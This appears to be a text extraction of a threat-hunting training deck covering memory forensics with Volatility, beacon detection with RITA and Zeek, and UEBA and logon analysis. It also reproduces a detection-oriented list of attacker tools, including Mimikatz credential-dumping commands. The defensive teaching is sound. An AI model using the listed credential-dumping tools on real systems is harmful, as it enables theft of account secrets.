C:\tools\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f memdump.vmem netscan --profile=Win10x64_10586
Volatility Foundation Volatility Framework 2.6
Offset(P)      Proto    Local Address          Foreign Address        State       Pid   Owner
Created
0xa98dc80b0b80    UDPv4    192.168.192.145:49233      *:*                  4     System
  2020-11-30 17:40:29 UTC+0000
0xa98dc84e1220    UDPv4    0.0.0.0:0              *:*                  1320   svchost.exe
  2020-11-30 20:40:29 UTC+0000
0xa98dc93576f0    UDPv4    0.0.0.0:0              *:*                  1320   svchost.exe
  2020-11-30 18:40:29 UTC+0000
0xa98dc93576f0    UDPv6    :::0                 *:*                  1320   svchost.exe
  2020-11-30 18:40:29 UTC+0000
0xa98dc97c1710    UDPv4    0.0.0.0:0              *:*                  2372   dasHost.exe
  2020-11-30 17:40:37 UTC+0000
0xa98dc97c1710    UDPv6    :::0                 *:*                  2372   dasHost.exe
  2020-11-30 17:40:37 UTC+0000
0xa98dc9ae3420    UDPv4    0.0.0.0:0              *:*                  1952   svchost.exe
  2020-11-30 17:40:31 UTC+0000
0xa98dc9ae3420    UDPv6    :::0                 *:*                  1952   svchost.exe
  2020-11-30 17:40:31 UTC+0000
0xa98dc9ae3740    UDPv4    0.0.0.0:0              *:*                  1952   svchost.exe
```

Memory Analysis: Processes



```
C:\tools\volatility_2.6_win64_standalone> volatility_2.6_win64_standalone.exe -f memdump.vmem pslist --profile=Win10x64_10586
```

```
Volatility Foundation Volatility Framework 2.6
```

Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
0xfffffa98dc80576c0	System	4	0	85	0	-----	0	2020-11-30 17:40:26 UTC+0000	
0xfffffa98dc9836480	smss.exe	512	4	2	0	-----	0	2020-11-30 17:40:26 UTC+0000	
0xfffffa98dc9a56080	csrss.exe	588	580	9	0	0	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dc98e6080	smss.exe	656	512	0	-----	1	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dc9f74800	wininit.exe	664	580	1	0	0	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dca06b080	csrss.exe	672	656	11	0	1	0	2020-11-30 17:40:27 UTC+0000	
0xfffffa98dca06a340	winlogon.exe	744	656	2	0	1	0	2020-11-30 17:40:27 UTC+0000	



Memory Analysis: DLL and Command Line



```
C:\tools\volatility_2.6_win64_standalone>volatility_2.6_win64_standalone.exe -f memdump.vmem --profile=Win10x64_10586 dlllist -p 5452
Volatility Foundation Volatility Framework 2.6
*****
TrustMe.exe pid: 5452
Command line : "C:\Users\Sec504\Downloads\TrustMe.exe"
```

Base	Size	LoadCount Path
0x000000000400000	0x16000	0x0 C:\Users\Sec504\Downloads\TrustMe.exe
0x00007ffaf6290000	0x1d1000	0x0 C:\Windows\SYSTEM32\ntdll.dll
0x00000000594e0000	0x52000	0x0 C:\Windows\System32\wow64.dll
0x0000000059540000	0x77000	0x0 C:\Windows\System32\wow64win.dll
0x00000000594d0000	0xa000	0x0 C:\Windows\System32\wow64cpu.dll

```
C:\tools\volatility_2.6_win64_standalone>
```





Egress Traffic Analysis



© Black Hills Information Security | @BHInfoSecurity

MITRE and Egress

Command and Control	Exfiltration
Commonly Used Port	Automated Exfiltration
Communication Through Removable Media	Data Compressed
Connection Proxy	Data Encrypted
Custom Command and Control Protocol	Data Transfer Size Limits
Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol
Data Encoding	Exfiltration Over Command and Control Channel
Data Obfuscation	Exfiltration Over Other Network Medium
Domain Fronting	Exfiltration Over Physical Medium
Domain Generation Algorithms	Scheduled Transfer

Fallback Channels
Multi-hop Proxy
Multi-Stage Channels
Multiband Communication
Multilayer Encryption
Port Knocking
Remote Access Tools
Remote File Copy
Standard Application Layer Protocol
Standard Cryptographic Protocol
Standard Non-Application Layer Protocol
Uncommonly Used Port
Web Service



Need For Visibility



- Basic alerting is not enough
- The need for context
- further identifying gaps in endpoint coverage
- IoT, Shadow IT access
- When things go bad, you need answers
- This is why the mix between network and host-based data is key
- Even Gartner and I agree on this.



Netflow



- Created by Cisco
- Collection of traffic statistics
- Quickly became a standard
- Exporter, Importer and Analysis
- Spawns off a lot of other companies creating their own flow
- Also, different implementations



Zeek




- Speed
- Large user base
- Lots of support
- Consistency
- Timestamps are key
- Many devices handle timestamps in different/odd ways
- Generates required log files
- We are moving away from signature-based detection
- Too many ways to obfuscate
- Encryption, Encoding, use of third-party services like Google DNS





- Finds patterns in network traffic
- Specifically looks for beacons
- Also, Denylist checking, DNS views, Long Connections
- All for free
- Check it out!
- <https://github.com/activecm/rita>





Long Connections



```
thunt@thunt-one-day:~/lab1$ rita show-long-connections lab1 | head
Source IP, Destination IP, Port:Protocol:Service, Duration
10.55.100.100, 65.52.108.225, 443:tcp:-, 86222.4
10.55.100.107, 111.221.29.113, 443:tcp:-, 86220.1
10.55.100.110, 40.77.229.82, 443:tcp:-, 86160.1
10.55.100.109, 65.52.108.233, 443:tcp:ssl, 72176.1
10.55.100.105, 65.52.108.195, 443:tcp:ssl, 66599
10.55.100.103, 131.253.34.243, 443:tcp:-, 64698.4
10.55.100.104, 131.253.34.246, 443:tcp:ssl, 57413.3
10.55.100.111, 111.221.29.114, 443:tcp:-, 46638.5
10.55.100.108, 65.52.108.220, 443:tcp:-, 44615.2
thunt@thunt-one-day:~/lab1$ _
```



Beacons



```
thunt@thunt-one-day:~/lab1$ rita show-beacons lab1 | head
Score,Source IP,Destination IP,Connections,Avg Bytes,Intvl Range,Size Range,
Top Intvl,Top Size,Top Intvl Count,Top Size Count,Intvl Skew,Size Skew,Intvl
Dispersion,Size Dispersion
1,192.168.88.2,165.227.88.15,108858,199,860,230,1,89,53341,108319,0,0,0,0
1,10.55.100.111,165.227.216.194,20054,92,29,52,1,52,7774,20053,0,0,0,0
0.838,10.55.200.10,205.251.194.64,210,308,29398,4,300,70,109,205,0,0,0,0
0.835,10.55.200.11,205.251.197.77,69,308,1197,4,300,70,38,68,0,0,0,0
0.834,192.168.88.2,13.107.5.2,27,198,2,33,12601,73,4,15,0,0,0,0
0.834,10.55.100.111,34.239.169.214,34,704,5,4517,1,156,15,30,0,0,0,0
0.833,10.55.100.106,23.52.161.212,27,940,38031,52,1800,505,19,19,0,0,0,0
0.833,10.55.100.111,23.52.162.184,27,2246,37828,52,1800,467,23,25,0,0,0,0
0.833,10.55.100.100,23.52.161.212,26,797,36042,52,1800,505,16,25,0,0,0,0
thunt@thunt-one-day:~/lab1$
```



What Will You Find Other Than Malware?



TeamViewer Confirms Undisclosed Breach From 2016

By Sergiu Gatlan

May 17, 2019 02:02 PM 0



TeamViewer confirmed today that it has been the victim of a cyber attack which was discovered during the autumn of 2016, but was never disclosed. This attack is thought to be of Chinese origins and utilized the Winnti backdoor.



WY: Gillette hospital targeted in ransomware attack

SEPTEMBER 21, 2019 ▾ DISSENT

Seth Klamann reports:

Campbell County Health in Gillette was targeted in a ransomware attack Friday, according to an alert the state Department of Health sent to health care providers.

The attack occurred early Friday morning, at approximately 3 a.m. The hospital "experienced serious computer issues" due to the attack. This caused a "service disruption" at the facility.

Read more on [Casper Star-Tribune](#). Updates on the situation are provided on the [county's web site](#). At the time of this posting, there is a notice at the top of the home page saying:



SALTED HASH- TOP SECURITY NEWS

By Steve Ragan, Senior Staff Writer, CSO | FEB 28, 2018 4:00 AM PST

About



Fundamental security insight to help you minimize risk and protect your organization

NEWS

Nuance says NotPetya attack led to \$92 million in lost revenue

Recent SEC filings disclose losses, and predicts additional spend in 2018 for security enhancements and upgrades



SNR




A special note on signal to noise....

Lets kill..

Ads

Weird beacons.



It's Free

github.com/activecm/rita

test.Dockerfile Update test runners (#468) 9 months ago

Readme.md

RITA (Real Intelligence Threat Analytics)



Brought to you by [Active Countermeasures](#).

build passing

RITA is an open source framework for network traffic analysis.

The framework ingests [Bro/Zeek Logs](#) in TSV format, and currently supports the following major features:

- **Beaconing Detection:** Search for signs of beaconing behavior in and out of your network
- **DNS Tunneling Detection:** Search for signs of DNS based covert channels
- **Blacklist Checking:** Query blacklists to search for suspicious domains and hosts

Install

Please see our recommended [System Requirements](#) document if you wish to use RITA in a production environment.

Automated Install

It Will Be Free.



UNITED STATES PATENT AND TRADEMARK OFFICE
NOTICE OF RECORDATION OF ASSIGNMENT DOCUMENT

THE ENCLOSED DOCUMENT HAS BEEN RECORDED BY THE ASSIGNMENT RECORDATION BRANCH OF THE U.S. PATENT AND TRADEMARK OFFICE. A COMPLETE COPY IS AVAILABLE AT THE ASSIGNMENT SEARCH ROOM ON THE REEL AND FRAME NUMBER REFERENCED BELOW.

PLEASE REVIEW ALL INFORMATION CONTAINED ON THIS NOTICE. THE INFORMATION CONTAINED ON THIS RECORDATION NOTICE REFLECTS THE DATA PRESENT IN THE PATENT AND TRADEMARK ASSIGNMENT SYSTEM. IF YOU SHOULD FIND ANY ERRORS OR HAVE QUESTIONS CONCERNING THIS NOTICE, YOU MAY CONTACT THE ASSIGNMENT RECORDATION BRANCH AT 571-272-3350. PLEASE SEND REQUEST FOR CORRECTION TO: U.S. PATENT AND TRADEMARK OFFICE, MAIL STOP: ASSIGNMENT RECORDATION BRANCH, P.O. BOX 1450, ALEXANDRIA, VA 22313.

RECORDATION DATE: 05/31/2018

REEL/FRAME: 045948/0205

NUMBER OF PAGES: 4

BRIEF: ASSIGNMENT OF ASSIGNORS INTEREST (SEE DOCUMENT FOR DETAILS).

DOCKET NUMBER: BHIS-P0001C1

ASSIGNOR:

FEHRMAN, BRIAN

DOC DATE: 04/20/2017

ASSIGNEE:

NETSEC CONCEPTS, LLC
21148 TWO BIT SPRINGS RD
STURGIS, SOUTH DAKOTA 57785

APPLICATION NUMBER: 15956933

FILING DATE: 04/19/2018

PATENT NUMBER:

ISSUE DATE:

TITLE: MALWARE BEACONING DETECTION METHODS

ASSIGNMENT RECORDATION BRANCH
PUBLIC RECORDS DIVISION

© Black Hills Information Security | @BHInfoSecurity



Full pcap



- Very portable
- Everything supports it
- Issues of size
- Encryption can cause issues
- Learning curve
- Tcpdump and Wireshark are the key tools to learn
- Let's play with it now.


```
root@pop-os:~# tcpdump -i wlp0s20f3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlp0s20f3, link-type EN10MB (Ethernet), capture size 262144 bytes
08:46:28.184586 IP map2.hwcdn.net.http > pop-os.34009: Flags [.], seq 424788066
:4247890962, ack 3187269570, win 59, options [nop,nop,TS val 1138523834 ecr 1935
086224], length 2896: HTTP
08:46:28.185682 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.], ack 4294935440
, win 12299, options [nop,nop,TS val 1935086524 ecr 1138523832,nop,nop,sack 2 {4
294962952:2896}{4294945576:4294954264}], length 0
08:46:28.185878 IP map2.hwcdn.net.http > pop-os.34009: Flags [.], seq 14480:1592
8, ack 1, win 59, options [nop,nop,TS val 1138523834 ecr 1935086224], length 144
8: HTTP
08:46:28.186944 IP pop-os.34009 > map2.hwcdn.net.http: Flags [.], ack 4294935440
, win 12299, options [nop,nop,TS val 1935086525 ecr 1138523832,nop,nop,sack 3 {1
4480:15928}{4294962952:2896}{4294945576:4294954264}], length 0
08:46:28.187198 IP pop-os.56430 > _gateway.domain: 48232+ [1au] PTR? 38.0.0.10.i
n-addr.arpa. (51)
```



Egress Capture



- First, you will need to have a system to capture the traffic
- Second, RITA is free and awesome



Pre NAT:



Zeek, RITA



Dedicated Capture Devices

- Gigamon
- Corelight
- Plug and Play
- Very expensive
- How much time?



User Agent Strings



Useragent String	Seen	Requests	Sources
Microsoft-Delivery-Optimization/10.0	48	au.download.windowsupdate.com, 2.tlu.dl.delivery.mp.microsoft.com	192.168.99.10, 192.168.99.52
Windows-Update-Agent/10.0.10011.16384 Client-Protocol/2.0	99	download.windowsupdate.com	192.168.99.10
Microsoft-WNS/10.0	720	tile-service.weather.microsoft.com	192.168.99.53, 192.168.99.51, 192.168.99.54, 192.168.99.52, 192.168.99.55
Microsoft-CryptoAPI/10.0	795	www.microsoft.com, ocsp.msocsp.com, ocsp.digicert.com, ctld.windowsupdate.com	192.168.99.53, 192.168.99.10, 192.168.99.51, 192.168.99.52, 192.168.99.54, 192.168.99.55
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)	7659	wilfredcostume.bamoon.com	192.168.99.52

| < < 1 / 2 > > |





README.md

JA3 - A method for profiling SSL/TLS Clients

JA3 is a method for creating SSL/TLS client fingerprints that should be easy to produce on any platform and can be easily shared for threat intelligence.

Before using, please read this blog post: [TLS Fingerprinting with JA3 and JA3S](#)

This repo includes JA3 and JA3S scripts for [Zeek](#) and [Python](#).

JA3 support has also been added to:

[Moloch](#)

[Trisul NSM](#)

[NGINX](#)

[MISP](#)

[Darktrace](#)

[Suricata](#)

[Elastic.co Packetbeat](#)

[Splunk](#)

[MantisNet](#)

[ICEBRG](#)

[Redsocks](#)

[NetWitness](#)

[ExtraHop](#)

[Vectra Cognito Platform](#)




© Black Hills I

Long Tail



- Key for any hunting is looking for outliers
- Never go looking for a needle in a haystack
- Sort, and look for anomalies
- True for endpoint
- True for Network
- A simple sort on connections



Denylists



RESULTS

Total Bytes Exchanged (▼)
Sort

search

- 165.227.88.15
- 165.227.216.194

1 / 1

ADDRESS	CONNNS	BYTES	COMM
192.168.88.2	108858	21.73 MB	53:udp:dns,53:tcp:-

165.227.88.15


- asn 14061
- org DIGITALOCEAN-ASN
- range 165.227.0.0/16
- city North Bergen
- country United States
- postal 07047
- location 40.793N, -74.0247W
- fqdn baddns.r-1x.com

- total connections: 108858
- unique connections: 1
- total bytes transferred: 21.73 MB
- inbound bytes: 9.78 MB
- outbound bytes: 11.95 MB

Security Onion



- Security Onion is free and kicks most commercial tools to the curb
- They offer training
- Zeek, Suricata and so much more are included
- Works with RITA!!!



© Black Hills Information Security | @BHInfoSecurity





LAB: Zeek/RITA



© Black Hills Information Security | @BHInfoSecurity



User Entity Behavior Analytics



© Black Hills Information Security | @BHInfoSecurity

MITRE and UEBA



ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Destruction
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Component Object Model and Distributed COM	Clipboard Data	Connection Proxy	Data Encrypted	Data Encrypted for Impact
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Defacement
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentials from Web Browsers	File and Directory Discovery	Internal Spearphishing	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Content Wipe
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Files	Network Service Scanning	Logon Scripts	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Disk Structure Wipe
Spearphishing Link	Dynamic Data Exchange	Authentication Package	DLL Search Order Hijacking	Code Signing	Credentials in Registry	Network Share Discovery	Pass the Hash	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Endpoint Denial of Service
Spearphishing via Service	Execution through API	BITS Jobs	Dylib Hijacking	Compile After Delivery	Exploitation for Credential Access	Network Sniffing	Pass the Ticket	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Firmware Corruption
Supply Chain Compromise	Execution through Module Load	Bootkit	Elevated Execution with Prompt	Compiled HTML File	Forced Authentication	Password Policy Discovery	Remote Desktop Protocol	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Inhibit System Recovery
Trusted Relationship	Exploitation for Client Execution	Browser Extensions	Emond	Component Firmware	Hooking	Peripheral Device Discovery	Remote File Copy	Input Capture	Fallback Channels		Network Denial of Service
Valid Accounts	Graphical User Interface	Change Default File Association	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Permission Groups Discovery	Remote Services	Man in the Browser	Multi-hop Proxy		Resource Hijacking
	InstallUtil	Component Firmware	Extra Window Memory Injection	Connection Proxy	Input Prompt	Process Discovery	Replication Through Removable Media	Screen Capture	Multi-Stage Channels		Runtime Data Manipulation
	Launchctl	Component Object Model Hijacking	File System Permissions Weakness	Control Panel Items	Kerberoasting	Query Registry	Shared Webroot	Video Capture	Multiband Communication		Service Stop
	Local Job Scheduling	Create Account	Hooking	DCShadow	Keychain	Remote System Discovery	SSH Hijacking				Stored Data Manipulation
	LSASS Driver	DLL Search Order Hijacking	Image File Execution Options Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning and Relay	Security Software Discovery	Taint Shared Content		Port Knocking		System Shutdown/Reboot
	Mshta	Dylib Hijacking	Launch Daemon	Disabling Security Tools	Network Sniffing	Software Discovery	Third-party Software		Remote Access Tools		Transmitted Data Manipulation

Logs Are a Trainwreck



- There is no “You have been Hacked!!!” Log
- Traditional Windows logs do not log useful data for security
- An example of changing the security policy
- Less than 5% detects are from logs
- Logs and percentages?
- Linux Logs are not much better
 - Note on Bash logging



JPCert Tools Analysis



← → ⌂ 🔒 jpcertcc.github.io/ToolAnalysisResultSheet/

Tool Analysis Result Sheet Report Tool List Download Search Search

[About this site](#)

Command Execution

- [PsExec](#)
- [wmic](#)
- [schtasks](#)
- [wmiexec.vbs](#)
- [BeginX](#)
- [WinRM](#)
- [WinRS](#)
- [BITS](#)

Password and Hash Dump

- [PWDump7](#)
- [PWDumpX](#)
- [Quarks Pwdump](#)
- [Mimikatz \(Password and Hash Dump lsadump::sam\)](#)
- [Mimikatz \(Password and Hash Dump sekurlsa::logonpasswords\)](#)
- [Mimikatz \(Ticket Acquisition sekurlsa::tickets\)](#)
- [WCE](#)
- [gsecdump](#)

About this site

This site summarizes the results of examining logs recorded in Windows upon execution of the 49 tools which are likely to be used by the attacker that has infiltrated a network. The following logs were examined. Note that it was confirmed that traces of tool execution is most likely to be left in event logs. Accordingly, examination of event logs is the main focus here.

- Event Log
- Execution history
- Prefetch
- USN Journal
- MFT
- UserAssist
- Packet Capture

A report that outlines and usage of this research is published below. When using Tool Analysis Result Sheet, we recommend you to check the report.

[Detecting Lateral Movement through Tracking Event Logs \(Version 2\)](#)

About Sheet Items

The analysis results for each tool are described in a table format. The content described for each item is explained as follows.

Item	Content
Tool Overview	An explanation of the tool and an example of presumed tool use during an attack are described.
Tool Operation Overview	Privileges for using the tool, communication protocol, and related services are described.
Information Acquired from Log	An overview of logs acquired at tool execution with the default settings (standard settings) as well as when an audit policy is set or Sysmon is installed is described.
Evidence That Can Be Confirmed when Execution is Successful	The method to confirm successful execution of the tool.
Main Information Recorded at Execution	Important information that can be used for the investigation of records in the targeted event logs, registry, USN Journal, MFT, and so on.
Details	All logs to be recorded, except ones included in "Details", are described.

Why UEBA?



- Let's look at behaviors of attacks
- Reflected in the logs
- Reflected across multiple logs!!!
- Can require AD, Exchange and OWA logs to tell a story
- Often requires log tuning
- For example: Internal Password Spray
 - One ID, accessing multiple systems



Lateral Movement



LogonTracer

Username: administrator Event ID: 4624, 4625, 4768, 4769, 4776 Count: 0 search search path Export

All Users
SYSTEM Privileges
NTLM Remote Logon
RDP Logon
Network Logon
Batch Logon
Service Logon
MS14-068 Exploit Failure
Logon Failure
Detect DCSync/DCShadow
Add/Delete Users
Domain Check
Audit Policy Change

IMPORTANT: Delete Event Log has detected! If you have not deleted the event log, the attacker may have deleted it.
DATE: 2019-04-01 02:28:50 DOMAIN: WLABV2 USERNAME: administrator

Add event value
Count Type Auth

Rank	User
1	svc_whitenoise
2	anonymous logon
3	administrator
4	it.admin
5	healthmailbox13c5e
6	winlab
7	maxine.james
8	do.not.reply
9	customer
10	ssmith

Back Next

Rank	Host
1	labv2-mx
2	10.55.100.183
3	10.55.100.186
4	10.55.200.14



© Black H

“False Positives”



- Not a thing (Watch people's' heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!



How UEBA Works: Stacking



- Think of stacking cards
- A user logs on to a system there is a +1
- A user logs off there is a -1
- Set a threshold (say... 6)
- A user then sprays multiple computers with creds with a tool like Bloodhound
- They get a +2000



How UEBA Works: AI



- AI algorithm “learns” what is normal for each user account
- Bob logs into these three systems every day
- Now, Bob’s account logs into 40 systems
- We can also baseline what is “normal” for the amount of data Bob pulls
- For example, he usually pulls 30 MB of files off of a server per day
- Now, he pulls 3 gig





Log Analysis




© Black Hills Information Security | @BHInfoSecurity

Where Are Your Logs?



- Time to pull your logs
- I mean all of them
- Systems, Servers, Services
- Network logs
- Log, Log, Log
 - But...
- Getting the right log is a pain
- Drill baby, drill....



PRACTICE

No matter how much you do it you're still probably not that good.



© Black Hills Information Security | @BHInfoSecurity



AD Logs



- Time to tie an account (or accounts) to activity
- UEBA is your friend
- “But it’s noisy..” Yes, security is hard
- You know what is harder? Doing this without UEBA
- Activity path



Life is hard,
but it's harder if
you're stupid.

--MICHAEL CRICHTON



© Black Hills Information Security | @BHInfoSecurity



LogonTracer



LogonTracer Username: administrator Filter Export

All Users
SYSTEM Privileges
NTLM Remote Logon
RDP Logon
Network Logon
Batch Logon
Service Logon
MS14-068 Exploit Failure
Logon Failure
Detect DCSync/DCShadow
Add/Delete Users
Domain Check
Audit Policy Change
Diff Graph
Create Timeline

Node Details
Name: administrator
Privilege: SYSTEM
SID: S-1-5-21-1524084746-3249201829-3114449661-500
Status: -

<img alt="A network graph visualization showing logon events between various users and hosts. Nodes include administrator, win7_64jp_01, win7_64jp_02, win7_64jp_03, 192.168.16.102, chiyoda.tokyo, machida.kanagawa, yokohama.kanagawa, and urayasu.chiba. Edges represent logon events with IDs like 4776, 4624, 4778, 4769, 4770, 4771, 4772, 4773, 4774, 4775, 4776, 4777, 4778, 4779, 4780, 4781, 4782, 4783, 4784, 4785, 4786, 4787, 4788, 4789, 4790, 4791, 4792, 4793, 4794, 4795, 4796, 4797, 4798, 4799, 4800, 4801, 4802, 4803, 4804, 4805, 4806, 4807, 4808, 4809, 4810, 4811, 4812, 4813, 4814, 4815, 4816, 4817, 4818, 4819, 4820, 4821, 4822, 4823, 4824, 4825, 4826, 4827, 4828, 4829, 4830, 4831, 4832, 4833, 4834, 4835, 4836, 4837, 4838, 4839, 4840, 4841, 4842, 4843, 4844, 4845, 4846, 4847, 4848, 4849, 4850, 4851, 4852, 4853, 